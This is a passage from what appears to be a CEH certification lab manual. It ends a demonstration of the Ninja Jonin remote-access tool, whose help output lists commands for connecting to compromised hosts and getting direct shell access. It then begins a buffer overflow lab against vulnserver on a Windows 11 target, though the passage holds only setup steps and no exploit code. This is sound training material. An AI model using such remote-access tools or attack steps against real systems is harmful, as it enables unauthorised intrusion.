C:\Users\Administrator\Desktop\Trial-Version>

```

33. The tool displays the username of the currently logged on user.

34. Functions such as uploading files, downloading files can be performed using Ninja Jonin tool.

35. In the command prompt window type **#help** and press **Enter** to view the available commands.

```

Select C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
#help

Control commands:
use this command to change command type (see below for list of types)
clear console
exit

Available command types:

Ninja management command. using this command type, you can
see list of Ninjas, check their details and connect to them
note: you should list Ninjas first in order to use commands that
require index
Usage:
- list
  list all Ninjas
- expand <index>
  display all details of the Ninja with index <index> from list
- connect <index>
  connect to the Ninja with index <index> from list
- disconnect
  disconnect from Ninja
Examples:
: list
  show list of Ninjas
: expand 1
  display all details of Ninja with index 1 from Ninja list
: connect 1
  connect to Ninja with index 1 from Ninja list

This is a direct shell access to Ninja
You can type any command and see the output
Usage:
any valid command
Examples:
- ping 8.8.8.8
- diskpart

```

36. This concludes the demonstration of how to gain access to a remote system using Ninja Jonin.

37. Close all open windows and document all the acquired information.

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System


A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we use a **Parrot Security (10.10.1.13)** machine as the host machine and a **Windows 11 (10.10.1.11)** machine as the target machine.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



Note: If The **Windows Security Alert** window appears; click **Allow access**.


2. **Vulnserver** starts running, as shown in the screenshot.




3. Minimize the **Command Prompt** window running **Vulnserver**.

